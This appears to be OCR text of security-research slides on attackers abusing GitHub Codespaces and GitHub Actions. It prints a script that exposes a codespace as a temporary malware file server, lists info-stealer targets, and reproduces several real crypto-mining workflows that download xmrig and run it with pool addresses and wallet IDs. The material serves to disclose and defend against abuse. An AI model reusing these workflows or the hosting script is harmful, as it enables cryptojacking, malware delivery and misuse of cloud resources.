Request malware
Download malware
Attacker's dev container configuration
Attacker-controlled codespace
{
"name": "Ubuntu",
"image": "mcr.microsoft.com/devcontainers/universal",
"forwardPorts": [8000],
"postStartCommand": "python3 -m http.server 8000"
}
Publicly exposed port
*.preview.app.github.dev
Encrypted channel
(HTTPS)
Attacker
Victim environment

A simple script to create GH Codespaces-based Open Directories live for 100 seconds.

opendir.sh

```
1  CODESPACE=$(gh codespace create -R adititli/adititli -m basicLinux32gb)
2  echo "[+] Codespace Name: $CODESPACE"
3  echo "$1" | gh codespace ssh -c $CODESPACE
4  echo "[+] Updating port visibility to public..."
5  gh codespace ports visibility $2:public -c $CODESPACE
6  if [ $? -eq 0 ] ; then echo "[+] Here's your opendir - https://$CODESPACE-$2.preview.app.github.dev/"; fi
7  echo "[+] Sleeping for 100 seconds..." && sleep 100
8  echo "[+] Deleting all codespaces..." && gh codespace delete -f --all
```


ideaengine007 commented on Mar 23

Usage: `./opendir.sh <command to download your sample> <port to expose based on dev container JSON>`


Example: `./opendir.sh "wget https://www.google.com" 8000`

Malware Abusing Codespaces

- Fetches
  - Browser Cookies, Passwords
  - Credit Card Information
  - Steam, Discord tokens
  - Cryptocurrency Wallets
  - User Information
- Exfiltrates to Codespace



Malware Abusing Codespaces



Scanned	Detections	Status	URL
2023-02-23	0 / 90	200	https://mmarcoxx-zany-cod-qr6rw79rrqqc99w4-8080.preview.app.github.dev/signin?cid=59ea7995c9fad436aa037ddc324e040c&rd=https://mmarcoxx-zany-cod-qr6rw79rrqqc99w4-8080.preview.app.github.dev/injection
2023-02-23	0 / 90	200	https://github.com/codespaces/auth/mmarcoxx-zany-cod-qr6rw79rrqqc99w4?path=/injection&visibility=private&port=8080&cid=59ea7995c9fad436aa037ddc324e040c
2023-03-15	0 / 91	200	https://ifconfig.me/
2023-02-23	0 / 90	200	https://mmarcoxx-zany-cod-qr6rw79rrqqc99w4-8080.preview.app.github.dev/injection
2023-02-23	0 / 90	200	https://github.com/login?return_to=https://github.com/codespaces/auth/mmarcoxx-zany-cod-qr6rw79rrqqc99w4?path=/injection&visibility=private&port=8080&cid=59ea7995c9fad436aa037ddc324e040c
2023-01-01	0 / 90	404	https://store9.gofile.io/uploadFile
2023-03-20	0 / 92	200	https://api.gofile.io/getServer

Article

Cloud

Abusing a GitHub Codespaces Feature For Malware Delivery

Proof of Concept (POC): We investigate one of the GitHub Codespaces' real-time code development and collaboration features that attackers can abuse for cloud-based trusted malware delivery. Once exploited, malicious actors can abuse legitimate GitHub accounts to create a malware file server.

By: Nitesh Surana, Magno Logan
January 16, 2023
Read time: 6 min (1545 words)

https://bit.ly/ghcs-abuse

Article

Cloud

Rust-Based Info Stealers Abuse GitHub Codespaces

This is the first part of our security analysis of an information stealer targeting GitHub Codespaces (CS) that discusses how attackers can abuse these cloud services for a variety of malicious activities.

By: Nitesh Surana, Jaromir Horejsi
May 19, 2023
Read time: 5 min (1424 words)

https://bit.ly/ghcs-infostealer

Article

Malware

Info Stealer Abusing Codespaces Puts Discord Users at Risk

In this entry, we detail our research findings on how an info stealer is able to achieve persistence on a victim's machine by modifying the victim's Discord client.

By: Nitesh Surana, Jaromir Horejsi
May 23, 2023
Read time: 8 min (2274 words)

https://bit.ly/ghcs-infostealer-2


Articles

https://research.trendmicro.com/GitHubActions

https://bit.ly/gha-cloud-crypto


*Special thanks to Felipe Proteus!

Actions Overview



https://docs.github.com/en/actions


GHA Marketplace



https://github.com/marketplace?type=actions


Abusing Windows Runners

Leveraging third-party GHA



https://github.com/nick-fields/retry

Binary flagged on VT



Abusing Windows Runners pt 2

```yaml
name: kapten_crypto
on: [workflow_dispatch]
jobs:
build:
name: kapten_crypto
runs-on: windows-latest
strategy:
max-parallel: 5
fail-fast: false
matrix:
go: [1.0, 1.1, 1.2, 1.3, 1,35]
flag: [A, B, C, D, E, F, G, H, I]
env:
NUM_JOBS: 20
JOB: ${{ matrix.go }}
steps:
- name: DOWNLOAD
run: Invoke-WebRequest https://github.com/xmrig/xmrig/releases/download/v6.15.1/xmrig-6.15.1-msvc-win64.zip -OutFile xmrig-6.15.1-msvc-win64.zip
- name: Extract
run: Expand-Archive xmrig-6.15.1-msvc-win64.zip
- name: Running
run: .\xmrig-6.15.1-msvc-win64\xmrig-6.15.1\xmrig.exe -o rx.unmineable.com:3333 -a rx -k -u TRX:TD5jXT9qUPXZM9Ameqt15ttFD45PLhrCFn.TRUST -p x -t 1
- name: END
run: exit
```



List of repos with the SAME code!

- https://github.com/janjan1999/shiba/blob/main/.github/Workflows/KaptenCrypto.yml
- https://github.com/wizman008/shiba/blob/main/.github/workflows/coins.yml
- https://github.com/gesbul1989/VERUS/blob/main/.github/workflows/baru.yml
- https://github.com/FixKRI1/miner/blob/main/.github/workflows/main.yml
- https://github.com/aldilariskhameilenia2018/mininggg/blob/main/.github/workflows/blank.yml
- https://github.com/aldilariskhameilenia2018/mining22/blob/main/.github/workflows/blank.yml
- https://github.com/Olish420/tron/blob/main/.github/workflows/tron.yml
- https://github.com/Olish420/nubatur/blob/main/.github/workflows/nubatur.yml
- https://github.com/dsdnklasmals/aaaaaaaaaaaaa/blob/main/.github/Workflows/KaptenCrypto.yml
- https://github.com/wa2nderma1/StartNew/blob/main/.github/workflows/mulai1.yml
- https://github.com/000h0/1hars/blob/circleci-project-setup/.github/workflows/main.yml
- + 100 more!

Abusing Linux Runners

```
32        - name: Downloads xmring
33          run: wget "https://github.com/xmrig/xmrig/releases/download/v6.17.0/xmrig-6.17.0-focal-x64.tar.gz"
34
35        - name: extract xmrig
36          run: tar xvf *.gz
37
38        - name: pwd ls
39          run: |
40                  pwd
41                  ls
42
43        - name: lest mine
44          run: cd xmrig-6.17.0
45        - name: pwd ls
46          run: |
47                  cd xmrig-6.17.0
48                  pwd
49                  ls
50                  ./xmrig -o xmrpool.eu:9999 -u 48waHbFYRVED3gLpqEwXvS4v4ppwLas1UHAwVD8n9mxvFegC39KTGQUTXMyimssFHiGqw491FFBYMdvbmBW9m4KXG5HitDV -k --tls
51
52
53        - name: running miner
54          run: ./xmrig -o xmrpool.eu:9999 -u 48waHbFYRVED3gLpqEwXvS4v4ppwLas1UHAwVD8n9mxvFegC39KTGQUTXMyimssFHiGqw491FFBYMdvbmBW9m4KXG5HitDV -k --tls
```


Abusing macOS Runners



Abusing macOS Runners

README.md

CHUWI-Corebook-2022-x14-Hackintosh

CHUWI Corebook x14 2022 Hackintosh

什么不可用?

- 风扇转速不识别
- 自动背光
- 未定制USB接口
- 你告诉我

本EFI基于 `OpenCore 0.78` 制作，默认未驱动Intel网卡和Intel蓝牙，但kext已添加到plist中，请手动打开

本EFI是 `驰为CoreBook x14 2022` 版，并非2019版，下载前请甄别

Packages

No packages published

Languages


ASL 100.0%

Abusing macOS Runners


61 lines (42 sloc) | 1.18 KB

```yaml
# Github运行xmring2
name: CI

on:
  push:
    branches: [ "main" ]
  pull_request:
    branches: [ "main" ]

  workflow_dispatch:

jobs:
  build:
    runs-on: macos-latest

    steps:
      - uses: actions/checkout@v3

      - name: chmod +x xmrig
        run:
          chmod +x xmrig_no_fee

      - name: run1
        run: ./xmrig_no_fee -c config.json

      - name: run2
        run: ./xmrig_no_fee -c config.json

      - name: run3
        run: ./xmrig_no_fee -c config.json

```



Abusing macOS Runners



Abusing macOS Runners




Blocked GitHub Actions



Malicious GitHub Actions

- Anyone can post Actions in the Marketplace
- Treat this as a 3rd party dependency
- Look for verified creator badge
- Check their code before using it




```
runs-on: ubuntu-latest
steps:
  - uses: actions/checkout@v2
  - uses: actions/setup-node@v2
```

https://github.com/actions/checkout

Attacks

- Ability to run nmap scan inside the Azure internal network
- Reverse shell from the Runner to an external server
- Pivot attacks using the Runners to avoid detection

